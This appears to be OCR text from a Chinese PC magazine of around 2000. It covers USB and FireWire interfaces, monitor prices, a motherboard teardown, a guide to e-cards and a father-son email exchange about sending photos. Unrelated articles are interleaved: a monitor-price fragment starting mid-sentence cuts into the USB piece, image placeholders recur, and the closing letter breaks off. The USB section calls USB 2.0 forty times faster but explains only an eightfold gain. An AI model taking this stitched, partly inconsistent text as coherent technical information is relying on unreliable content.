USB V1.1是目前大多数市场上主板所采用的接口格式。它增强了USB接口的插拔能力，而且将Interrupt传输模式由单向改为双向，不过传输速度仍为12Mbps（约1.5MB/s）。相对于串口的速度来说，USB接口的数据传送速度的确快了不少，当电脑只连接一个采用USB接口的外部设备时，其性能表现还是很不错的，但当同时在USB接口连接几个外设时，速度就会变得相对慢起来，因为带宽被平均分配给每个USB设备，而且还要兼顾热插拔、即插即用、电源管理等，这些都会影响数据的传输速度，尤其是需要传输大量数据的外部设备，如扫描仪、数码相机、打印机等，当几个设备同时工作时，其打印机工作速度反而会慢过LPT并口连接，因此，对USB接口的速度要求也有了进一步的要求。针对于此，新一代的USB V2.0标准正式推出，它最高数据传输速度可达480Mbps，其传输速率远远超过了USB V1.1的传输速度，相当于以前的40倍，完全可以满足任何采用USB接口设备的要求。更何况有谁的电脑会同时连接40个采用USB接口的外部设备呢？在新的USB2.0接口标准技术中，它通过将内部时钟加快和其他方法，将传输速度提高到V1.1版本的40倍，在以前的USB V1.1时是每毫秒发送一个信息，而在新的USB2.0中，则将每毫秒发送一个信息加快了8倍，每毫秒现在可以发送8个信息，也就是说速度相应地提高了8倍。





USB具有很多独特的优点。首先是速度快。USB接口目前最新的V2.0版本传输速度高达480Mbps，和串口115200bps的速度相比，相当于串口速度的4000多倍，即使是对速度要求高的视频在传输速度方面也能满足目前任何外部设备的苛刻要求。

其次是连接简单快捷。USB接口设备的安装使用非常简单，在电脑正常工作时也可以进行安装，而无须关机或重新启动、打开机箱等操作，这主要是得益于USB的即插即用和热插拔功能。我们在WIN98开机的状态下插入了USB接口的外置硬盘，系统立刻发现了新设备，并自动安装了驱动程序，极其方便。

像纯平”，以视觉的最佳感受吸引用户的目光；LG宣称绝对平面，用‘几何纯平’的理念赢得用户，但有些用户不习惯它的屏幕看起来有些内凹。

其他几款纯平显示器的价格分别是：优派EF70，2900元；厦华“太平公主”2888元；飞利浦107T，2650元；EMC IP-750F，2990元。

随着技术的迅猛提高和产品标准化的进程加快，纯平显示器的配置、功能、价格在不同品牌间体现出来的差异将会越来越小。同时，一些有特殊使用需求的用户不能通过常规的服务得到满足。在这个前提下，爱国者、厦华等国产品牌异军突起，以物美价廉为突破，在低价纯平市场占据了一定份额；相比之下，三星、LG等品牌则更注重售后服务项目的完善，用以提升总体的品牌形象。我们不难看出，各品牌间激烈的竞争，必将导致市场上的东东越来越便宜，越来越好。在不久的将来，对于普通人而言，我的纯平不是梦！


市场一览



一口一口，吃透主板

上次“解猫”，尽管烧包少爷损失了一只爱猫，但是伤心至极烧包少爷也悟到了不少养生之道。今天“烧包少爷”花了些许银两搞到了两块绿颜色的主板，刚刚到手，自小就爱拆东拆西的毛病又犯了，于是“烧包少爷”开始仔细琢磨起这两块主板来......

主板是负责连接计算机一切的板卡，重不重要，你自己想吧。实际上它就好比一台计算机的身子，电脑通过主板才能将CPU等各种器件和外设产品有机地结合起来成为一套完整的系统。说到主板，真是说它十天十夜少爷我也说不完，原因就是目前市场上主板的品牌多如牛毛，而发展又是“马速”的。为了减少负担，“烧包少爷”这里只能谈谈目前集上主流主板最基本的东西，因为除了做工和各个厂商附加了一些自己开发的技术外，在基本构造上各个主板都是大同小异的，掌握了这些基本的知识，您也就成为“相板专家”了。其实仔细观察你便不难发现，集上的主板主要涉及了两种款式：一种是支持Intel处理器的主板，就是人们常说的支持Intel架构的主板，比如440BX主板、810主板、815主板、815e主板等，其中前面的数字和字母代表主板所用的芯片组名称；另一种是支持AMD处理器的主板，就是人们常说的支持AMD架构的主板，比如K7系列主板、威胜133主板等。我们在集上分别换了两块采用不同架构的代表性主板：联想SX2E和联想K7T。之所以选购这两块板子，一方面是因为它们分别受到了Intel和AMD及主板芯片组主流厂商VIA（威胜）的认可，另一方面，由于两块主板目前价格喜人，所以换取的时候还省了少爷我一头骡子的价钱。




目前，USB接口技术在大多数的计算机外部设备得到了广泛的应用，其中常见的采用USB接口的外设有：鼠标、键盘、游戏杆、数字音箱、Modem、光驱、Zip、LS-120、电话、软驱、扫描仪、打印机、ISDN Modem、Cable Modem、ADSL Modem、磁带机、视频剪切设备等等。

USB接口外设的连接方式非常灵活，可以通过串行连接，也可以通过USB Hub，意思和以太网上的Hub作用差不多，都是用来作数据集散处理和设备的分接工具。不过USB接口标准规定，所有的设备连线不能超过5米。

最后，USB还无须外接电源。普通串口或并口设备都需要相应的供电系统，如外接串口Modem、普通扫描仪或打印机等设备，而USB外部设备直接利用USB接口提供的电源，无须外接专门的交流电源。笔者以前使用一台COM口的扫描仪，有两条连线：电源线和数据线，现在用USB扫描仪，只要一条线就行了。如果所有的外设都用USB接口，那电脑后面就可以减少一半的连线。我们的电脑桌可以干净多了。

IEEE 1394也是一种高速的串行接口标准，最早是由苹果电脑公司在1986年提出的一项接口标准，俗称FireWire（火线），后来经美国电机电子工程协会（IEEE）认同而成为正式标准，名称也更改为IEEE 1394。刚开始时其传输速度为100Mbps，后来又提高为200Mbps、400Mbps，听说将要出台的下一个IEEE 1394标准最高传输速度可达1.6Gbps。IEEE 1394采用总线拓扑结构，每个次回路可连接63个设备，而IEEE 1394可以同时连接1024个次回路，最多可以连接64512台设备。IEEE 1394支持非同步及即时传输功能，具有点对点的传输能力，也就是说采用IEEE 1394接口连接的设备，彼此之间可以直接传送数据，不需要通过电脑等控制数据处理的设备，类似于网卡的功能。而且IEEE 1394不光是应用于电脑平台系统，也可以直接应用于家电市场。从整体上看来，IEEE 1394的性能比USB 2.0要更胜一筹，但与USB设备相比，有个致命的弱点，那就是价格过高，一般电脑上IEEE1394接口的PCI转接卡市场价要600元左右，而USB接口则每块主板都集成。所以目前主要应用在一些对数据传输量要求比较大的数码影像类产品，如数码摄像机（DV）。不过随着IEEE 1394产品的进一步降低身价，将有更多的数码相机、扫描仪、摄像机等产品采用IEEE 1394产品。技嘉主板最近推出的6VX7-1394就是一块集成了IEEE1394接口的主板，售价1300元，以相对比较低的成本实现了对该接口的支持。

电脑的外部接口目前是以USB接口为主，IEEE1394为辅，朝着高速、多重连接、简易的方向发展。新的标准不断地推出，电脑变得越来越方便越来越快速，电脑接口也正是遵循着这个标准在不断地向前发展。




整体感觉：众丁坐卧，错落有秩

这是两块在集上引人注目的主板，它们都是绿颜色的ATX主板。作为当前主流的主板格式，它们符合PC99认证规定，即采用了彩色接口识别方式使得识别各种主板接口更加容易，深具人性化。别看表面上密密麻麻，但稍有留心便不难发现，每一块主板上都会有CPU插槽、电源插座、内存插槽、PCI插槽、AGP插槽、EIDE（硬盘、光驱）接口、软盘驱动器接口、DIP开关和主板芯片、CMOS电池、BIOS芯片，其他串行口、并行口、PS/2接口、USB接口、CPU风扇电源接口等各类外设接口，以及各种电容电阻等元器件。有的主板上还带有ISA插槽。但是随着技术的发展，主板上有些插槽已经不用了，因此不同型号的主板还是会存在一定差别的。

好了，该大卸八块了！

我们先来看看这块Intel架构的主板：联想SX2E吧！它可是在美国COMDEX上出尽了风头的好东东。




外部接口，从左到右依次为，最左边部分是PS/2键盘和PS/2鼠标接口（分别为紫色和绿色），2个USB接口（黑色长方形的）；中间部分上面大的是1个并口（用来连接打印机这样的设备，呈粉紫色），下边左面的是1个串口（可以用来连接串口鼠标、猫这样的设备，呈水蓝色），右边是1个VGA接头（连接VGA设备，呈天蓝色）；右边上面较大的1个是MIDI/JOYSTICK接头，可以连接一个游戏杆或一个MIDI设备，呈米黄色。下面三个孔分别是SPEAKER OUT/LINE IN/MICROPHONE IN。你问少爷这几个英文是什么意思，没办法，自己查字典吧。（这是声卡的输出/输入端口，SPEAKER OUT是音箱接口；LINE IN是音频信号线路输入；MICROPHONE IN是麦克风插口。）在选购主板时，一定要考虑一下接口的格式、数量。这可是关系到计算机功能扩展的重要方面。






这是主板心脏CPU安装的地方，即CPU插槽。图中为Socket 370架构。时至今日CPU插槽已经发展出许多种类型，像Socket7、Slot1、socket370以及AMDCPU采用的SlotA、Super 7等。但目前Intel CPU较常采用的架构主要有：Socket7、Slot1、Socket370架构。Socket7是Intel从奔腾开始采用的接口，至今仍然在用，该插槽采用ZIF设计（你问我这是什么，那少爷就当一回假行家：这是Zero-insertion Force即零插入力，就是插入不用力，所以CPU安装方便快捷）；Slot1则是专为Pentium II设计的接口标准，为长条形插槽，不是ZIF设计，所以安装Pentium II CPU需要用力插入，并且需要两个塑料支架来固定。Slot1架构设置了重重保护，除非得到Intel授权，其他厂商根本无法生产支持SLOT1的CPU；Socket370是目前主流CPU主要采用的接口，原因主要是优良的性能和低廉的价格。在购买主板时，你可要考虑好CPU接口的问题呀！Slot1接口的主板，可以使用Slot1接口的CPU，也可以通过加配转接卡的形式使用Socket370接口的CPU；而Socket370标准的主板只能使用Socket370标准的CPU。




这6个乳白色的条形插槽是PCI插槽，即周边元件扩展接口（Peripheral Component Interconnect）插槽。它是1993年Intel发布的一个局部总线标准。它可以连接许多不同种类的终端，可以是显卡，也可以是网卡或者SCSI卡，还有声卡，等等等等。由于它有ISA槽不能相比的优势，比如传输速度等，所以目前ISA槽已面临被“休”的境地了。在购买主板时，少爷提醒大家：一定要算好你要用的PCI插槽数量，如果你拿不准，那在同等情况下，考虑PCI插槽尽可能多的主板。此外，有的主板存在奇数槽和偶数槽工作异步问题，请大家在选购时当心。




这3条黑色细长插槽是内存插槽，一般来说，内存插槽主要有SIMM和DIMM两种，SIMM提供了32位的数据通道，在奔腾主板上SIMM必须成对使用，而DIMM则提供了64位的数据通道，所以它更适用于Pentium或更高的处理器，使用一片DIMM可以完成两片SIMM的任务，因此目前主板较为常见的内存插槽为DIMM插槽。数数图中数目，其实不说你也应因该知道它属于哪种类型的吧。插入内存要注意力度均匀，听到“喀哒”一声就“OK”了。此外，在添加内存时，一定要注意尽量避免不同规格的内存条混插。









（这个位于主板边缘的小东西是目前只有ICH2芯片才有的新接口，所以只能是815E主板独有的东东。比AMR更长一些。它叫CNR接口，全称是“Communication and Networking Riser”，即通信网络提升器。别看它个子小，功能可是不少呢，网络接口、V.90Modem接口、扩充的2个USB接口和4个声道的输出都要靠它。另外它还是Intel庞大的区域网络解决方案的一部分，通过与82562ET/EM/EH这三款外建芯片的组合，可以对一般消费用户/企业入门网络用户/家庭网络这三个不同层次的网络需求提出解决方案。但是有一点烧包少爷想提醒用户注意的是，CNR与其临近PCI共享一个插槽的位置，所以当插入CNR卡时，与它相邻的PCI槽将不能使用，一定要注意呦！



这个棕色的东东是Intel公司的一种总线结构——当前最先进的图形系统接口AGP，它使系统和图形加速卡之间的数据传输获得比PCI总线更高的带宽。使用AGP显卡，重要的是如何把AGP驱动起来，让其发挥它的强大威力。这就需要安装必要的软件：首先你的操作系统必须是Win95 OSR2.1或以上；另一个重要方面，就是安装芯片组的AGP Drive；此外要做的就是安装显示卡的驱动程序和DirectX5.0。就目前来讲，现在要买显卡的读者，烧包少爷认为并不需要将图形系统升级至AGP，尽管AGP在测试时给人带来了相当优秀的成绩，但在使用时，并没有发现它的使用效果比PCI总线出色很多。因为目前PCI总线上开发的软件是不能充分利用AGP特性的。所以，少爷认为：作为好东东，AGP是大趋势，但配置时要结合自己的实际情况。



这两部分是芯片组，它们是主板的核心组成部分，也是主板上比较大的两块芯片。选购主板时，它们可是主板档次的重要参照呦！按照位置通常将这两块芯片分为北桥芯片和南桥芯片（在主板上离CPU近的是北桥芯片，离CPU远的是南桥芯片），北桥芯片提供对CPU的类型和主频、内存的类型和容量、PCI/ISA/AGP插槽、ECC纠错等支持。南桥芯片则提供对键盘控制器（KBC），实时时钟控制器（RTC）、USB、Ultra DMA/66（100）EIDE数据传输方式和高级电源管理（ACPI）等的支持。Intel芯片组目前主要是以BX和I810芯片组，以及最新的815/815E芯片组为主。其中无论从数量性能还是技术上都要数440BX芯片组是最佳的。但是由于不支持最新的AGP4X和ATA100等最新的技术，440BX芯片组已经快要终结了；Intel810是集成芯片组，声卡显卡全部集成，多为办公用或想省点银子的用户所采用。Intel815/815E是Intel今年新推出的新品，各媒体的评测结果显示，它的性能非常不错，支持AGP4X、ATA100等诸多新标准和强大的网络功能，加上目前Intel和联想主板联手推广，相信年底或明年上半年应该会成为市场的主流产品。815E与815的根本差别在于使用了最新的ICH2芯片（I/O Controller Hub,输入输出控制器中心）。你问少爷ICH2有什么作用，后面自有分晓。




这块电池叫CMOS电池，CMOS是一种存储BIOS使用的系统配置存储器。在主板上CMOS可分成两部分，一部分存储口令，另一部分存储启动信息。当计算机断电时，其信息需要由一个电池保持供电，否则信息会丢失。




选购时，别忘了看看它是否是新的。


这个小集成块可是重要的东西，它就是传说中的BIOS（Basic Input/Output System）基本输入输出系统软件。作为被固化到计算机中的一组程序，BIOS能够为计算机提供最低级的、最直接的硬件控制。在系统的启动过程中，BIOS首先运行，进行系统自检。通过BIOS可以对硬盘、CPU及内存等进行参数设置。烧包少爷建议一般用户不要自行改动BIOS的设置，当然像烧包少爷我这样的“大夫”除外了，呵呵！同时，在选购主板时，要注意BIOS是否被人更换过，以防中了JS的计。








这三个黑、白、蓝不同颜色的插槽是Floppy和IDE插槽，黑的（短的）是用来连接软驱的，白、蓝（二者一样长）白色的（下）是IDE2，蓝色的（上）是IDE1。软驱插槽没什么介绍的，这里只说IDE吧。IDE（Integrated Drive Electronics）是所有采用ATA接口技术的硬盘的总称。因为IDE硬盘的制造成本很低，而且ATA规范所使用的并行数据线的价格也非常便宜，所以IDE硬盘非常适合家庭用户使用。目前主要有三种不同类型的IDE硬盘，它们分别是ATA/33、ATA/66和ATA/100。其中不同的数字代表的是以兆字节为单位的不同类型硬盘的峰值带宽。目前，没有哪一种ATA/100硬盘可以完全使用ATA/66硬盘66MBps的带宽，甚至能够充分利用ATA/33带宽的也非常少。所以少爷认为：在选购主板和硬盘时不要盲目追求最好，关键是够用就行。IDE接口的主要优势在于：优秀的性能价格比，应用广泛，支持性好。不足点则在于：产品传输速度存在差距，数据线的有效传输距离较短，只能支持内部设备。目前硬盘的接口除了IDE外还有SCSI、IEEE1394和USB。大家在选购主板时，一定要考虑到上述硬盘的因素，它将直接影响到整机的性能。





这些是主板上的一些跳线设置（主板上很多戴蓝色帽子的家伙），跳线主要有清除CMOS的跳线JCC、允许刷新BIOS的跳线JAV及启动键盘密码开机功能的跳线JKB等。






目前在集上，Intel架构的主板基本如此，我们再来看看AMD架构的主板联想K7T吧。


其实，早在586时代，主板的格式是基本相同的。只不过随着Intel和AMD两位大哥的争斗，现在的主板格式才分了家。在许多接口结构及芯片格式相同或相近的前提下，两种架构的主板也会尽显特色。下面我们就来看看AMD架构主板的不同之处吧。由于可以进行软超频，因此这款联想K7T主板也曾在集上或“村”里被大家吵得沸沸扬扬。好了，和少爷一起看一眼吧。









这个东东SX2E上没有，它叫AMR(Audio Modem Riser)即声音和调制解调器插卡，俗称软猫(它可没法跟烧包少爷的爱猫相比)。使 用AMR插卡就可以实现主板上的软件音频和软件Modem功能。具有AMR插槽的主板绝大多数是采用Intel810芯片组的主板。然而，非Intel芯片组主板也有支持AMR的，如VIA Apollo芯片组。一般说来，有AMR插槽的主板则没有AGP插槽，810主板差不多都是如此， 而采用了VIA Apollo KT133芯片组的联想K7T主板上却既有AMR插槽，又设置有AGP插槽。但是一般的用户几乎很少用到AMR。不久以后是否被取消了也说不定。



这就是烧包少爷说的已经被SX2E取消的ISA（Industry Standard Architecture）插槽。是上面那个黑色长长的条，下面白色的就是它的替代者PCI。ISA的中文称为工业标准结构，是多年来计算机中一种重要的总线形式，用来连接计算机内部设备如声卡、视频卡等。（年头已久了！？打烧包少爷出生就已经存在了）。不过，采用ISA插槽的股票卡和许多优秀的多功能拓展卡目前还是很有人缘的。少爷就珍藏有一块可扩内存的AWE32声卡，虽然它有半个菜板子那么大，但当年它值2400两银子呢！





这是这块主板的BIOS，怎么样看出来的吗？它与SX2E的不太一样吧。







这是两个跳线槽，它们可是好东西。我们知道总线速度乘以处理器的倍频相当于处理器的内部频率即处理器的速度，如果总线速度 =100MHz，处理器的倍频 =4，那么处理器的速度 =100MHz × 4=400MHz，利用联想K7T主板上提供的这两个倍频的跳线槽（JP9和J19），可以对不锁频或者破解锁频的AMD处理器进行超频。




这是频率发生器，它是一个调整芯片组频率的元件，它通过对晶振的引脚施加电压，来产生抖动的时钟信号，然后经过分频，输出可变的频率给芯片组和主板的其他部位，例如AGP、PCI、ISA、USB、Super（24MHz）、SDRAM等。


这部分在SX2E中没有说到，但确实对主板很重要。它就是供电系统.一台计算机，它里面的各种集成电路、功率管等，消耗的电源是非常可观的，因此必须有一个稳定的供电系统。

“1“是滤波电容，是为了滤除布线过长所产生的干扰，容量越大，效果越好。但是大容量的电容的卷铂效应很明显，不容易滤除高频干扰信号，解决的办法是用多个比较小的电容。


主板的CPU、AGP稳压电路是采用三极管或场效应管的开关稳压电路。所以我们经常能在主板上看到切了管帽的三极管/场效应管（图中“2“所示），它们就是CPU/南桥/北桥的供电稳压系统的重要组成部分。而“3“是滤波线圈，其实是一个电感，它可以防止浪涌电压和电压畸变，加上磁心是为了增强电感的u（miu）值，可以用较少的线圈取得更好的效果。“4“是为了产生更准确的电压和随时监测电压的变化，要用上一块专用的芯片对三极管或场效应管组成的开关稳压进行控制，这块芯片还可以对电压进行采样，然后再改变和BIOS之间的控制端，在BIOS中显示出各种工作电压。



此外如果你细心的话，你还会在主板上看到许多微小的二极管，它们的作用主要是降压。“5“是电源插座。在购买主板时，一定要重视主板对电源部分的设计，这是提供动力和超频性能的关键因素。



K7T的CPU插槽是SocketA架构，主要支持AMD的毒龙（Duron）和速龙（Athlon）处理器，由于AMD是Intel在处理器方面主要的竞争对手，所以他们采用的CPU插口也有很大区别。AMD的处理器主要采用的结构有SlotA、Super 7和SocketA。值得留意的是此插槽中间有一个蓝色的小点。这是一个热敏电阻，用来进行温度检测的，检测温度的探头有两种：一种集成在处理器之中，依靠BIOS的支持；另一种是外置的，就是刚才提到的。无论那一种，它们都是通过温度的改变来改变自身的电阻值，让温度检测电路探测到电阻的改变，从而改变温度系数。结合以往的情况，烧包少爷再给你提个醒：由于 AMD的CPU 芯片对散热的要求要比Intel的CPU 芯片高，因此在买板子时，一定要好好寻问一下探热情况。检查一下热敏电阻器件，并一定要预先估算好安置CPU散热风扇的空间，以免因散热不良而导致频频死机。



热敏电阻



这一排小针头是键盘锁定接头（Key LK），把接头连接到机箱面板上的键盘锁定装置上，用于锁定键盘。每种主板有不同的连接方式，到时看看说明书插上就可以了。





这是K7T主板上采用的芯片组，看看上面的字母，就知道是VIA（威盛）的产品。当今的芯片组市场两大阵营针锋相对，其中一方是老牌的主流芯片组生产商Intel，另一方则是以威盛为代表的兼容芯片组生产商。VIA的芯片组分两类，一是支援Intel的晶片组，另一则为支援AMD的晶片组。694X即Apollo Pro 133A是VIA著名的一款芯片组。联想K7T采用的是Apollo KT-133芯片组。此外，AMD自己也出芯片组。少爷认为：你在购买主板时，不妨看看VIA芯片组的产品，它对老的硬件格式（比如ISA卡）支持很好。

你知道吗？目前市场上的主板芯片组的生产厂商主要有以下几个：

(1) Intel (2) VIA(威胜)
(3) AMD (4) SIS (5) ALi(阿里)
(6) Micron (7) nVidia

它们各有特点，选购主板时请大家注意！



纵观市场上令人眼花缭乱的各种主板，别慌！你只要按照上面介绍的方方面面，各个环节去逐一询问、盘查，用不了多久，你就会买到称心的主板了。如果再找些高人聊聊，日子久了，相信你一定会成为主板的行家。

□北京 快捷

电子贺卡e国情调

快捷给大家拜年了！祝大家在新的一年里学习更加进步，电脑连升三级，￥￥多多益善^_^！！

沉浸在新年喜庆气氛中的同时，快捷要提醒您别忘了给远方的亲朋好友送上一份真诚的祝福哟！虽然商场中各色各样的新年贺卡仍然令人心仪，然而作为新新人类的网虫一族当然要挑选更有个性的表达方式——"电子贺卡"啦！"电子贺卡"不但声音、图像、文字样样具备，是真正的多媒体贺卡，美轮美奂的动画效果更是让人如醉如痴，况且"电子贺卡"不需要粘贴邮票，可以为自己省下许多白花花的银两。其实，最重要的就是传统的贺卡大多使用了高档的纸张，而这些纸张都是以绿树作为原材料的。为了过一个真正绿色的祥和的新年，快捷建议大家一定试试"电子贺卡"！

其实，国内提供"电子贺卡"的网站很不少，这里快捷就以"网易贺卡"(http://cards.163.com/)为例介绍如何发送"电子贺卡"。其他网站电子贺卡的发送方法大同小异，聪明的你大可照猫画虎。

首先要拨号上网，上网后再打开蓝色地球标志的Internet Explorer，然后在"地址"栏中填写http://cards.163.com/，然后按下回车键。不一会儿，"网易贺卡"的首页就会出现在你的面前（图1）。不愧是国内贺卡站的老字号，不但贺卡品种繁多，而且还有许多别具一格的原创Flash动画贺卡呢！"网易贺卡"总的来说分成爱情卡、生日卡、节日卡、事件卡、愿望卡、万用卡等几大类，每类下面还有更多的子类可以选择，必有一款适合你。我们当然选择节日啦！点击"新年"，哇，这么多贺卡，真是让人眼花缭乱、目不暇接（图2）！

看中自己最喜爱的"电子贺卡"后，点击它就会出现"填写贺卡内容与信息"网页（图3），一一仔细填写，千万别填错了！

贺卡标题：一定要挑醒目的。

收卡人姓名：这个是你对收卡人的称谓，不要太肉麻哟。

收卡人Email：千万别搞错，不然等好吧，呵呵……

发卡人姓名：当然是自己喽！

发卡人Email：给对方回信的地址，作为礼貌一定要写上。

祝福语：看你的本事喽，一定要挑好听的写……

如果在下面的选项前打上勾，朋友收到贺卡后便会自动通知你。

背景颜色和音乐就看你的喜好了，如果搭配恰当的话一定会起到锦上添花的作用！

最后就是预定发送的时间，不用快捷多说了吧。

如果你觉得不放心，可以先预览一下，否则直接按下"立即发送"就可以了，"网易贺卡"会告诉你系统发送完毕（图4），贺卡一定会在你指定的时间送到朋友的电子信箱中的。怎么样，十分简单吧！

其他资源：

新浪贺卡：cards.sina.com.cn

这里的Flash贺卡非常多，而且"个人贺卡信息中心"也非常有特色。

心意坊－银沙贺卡：cards.silversand.com

碧海银沙声明远扬，她的贺卡站也是非常温馨漂亮的。

龙21卡：www.long21.net

专业的贺卡网站，各色各样的贺卡非常多，并且分类也十分详细。



图1



图2




图3



图4

父子家书——E-mail传递

□南京　洪平

儿子在美国工作，虽然是个博士后科研人员，但不是电脑专业的。我也只是一个电讯工程师，我们都只是在工作与生活中使用电脑。虽然两人远隔万里，但经常在E-mail中讨论有关电脑的问题。关于如何在E-mail中传送彩色照片，三年来父子间通过E-mail做了几次试验与讨论（儿子是在文革中读的中小学，汉语拼音未学好，故用英语写的回信）。

日期：1998年1月30日　10：55　home letter No.6

晓平：

我刚才发了一个“Try to send photo”E-mail给你们，这是一张全家在日本拍的合影，回国后用扫描仪扫描生成的BMP图像文件。今后我想将国内新拍的照片，扫描生成BMP图像文件，用E-mail发给你们，好吗？

爸爸

主题：Re: home letter No.6

Papa:

……It took me very long time (over 1hour!) to receive your 2 picture files. When you send bmp file or otherlarge picture file, you had better compressed them with a zip tool.

Ping

日期：1998年1月30日 21:22 home letter No.7

晓平:

那两封发送彩色照片的E-mail，竟占用了一个多小时的联网时间，使我大吃一惊！我事先向自己地址发了一份同样的信，收到无误后，才发给你的。但两次发送一次接收，总共也只用了十三分钟。 另外我发现同一内容接收所花的时间比发送的时间要慢两三倍。

我今天从http://www.acdsystems.com下载了一个889kB的看图软件，仅用了六分二十秒，而那两张照片一共也只有 385kB+382kB=767kB，居然花了一个多小时，真是未想到。

爸爸

后来，我试将QJ.bmp用WinZip 6.3压缩成QJ.zip文件，长度缩短为152kB了。

但是我又发现，如果将QJ.bmp在“画图”中转存为QJ.jpg文件，则长度压缩得更短，仅98kB。故发现图像的jpg格式就是一种压缩的格式。的确，如果将QJ.jpg压缩成QJ.zip，文件仅仅压缩掉1%，说明已不能再压缩了。所以，我写信告诉他下次寄照片直接用JPG图像文件附加在信后就行了。

最近他又寄来照片，这次是数字相机拍的，他还是将三张照片打包压缩在一起，看来没有必要的，增加了双方收发信时的操作步骤，白白浪费时间。于是我回信：

晓平：

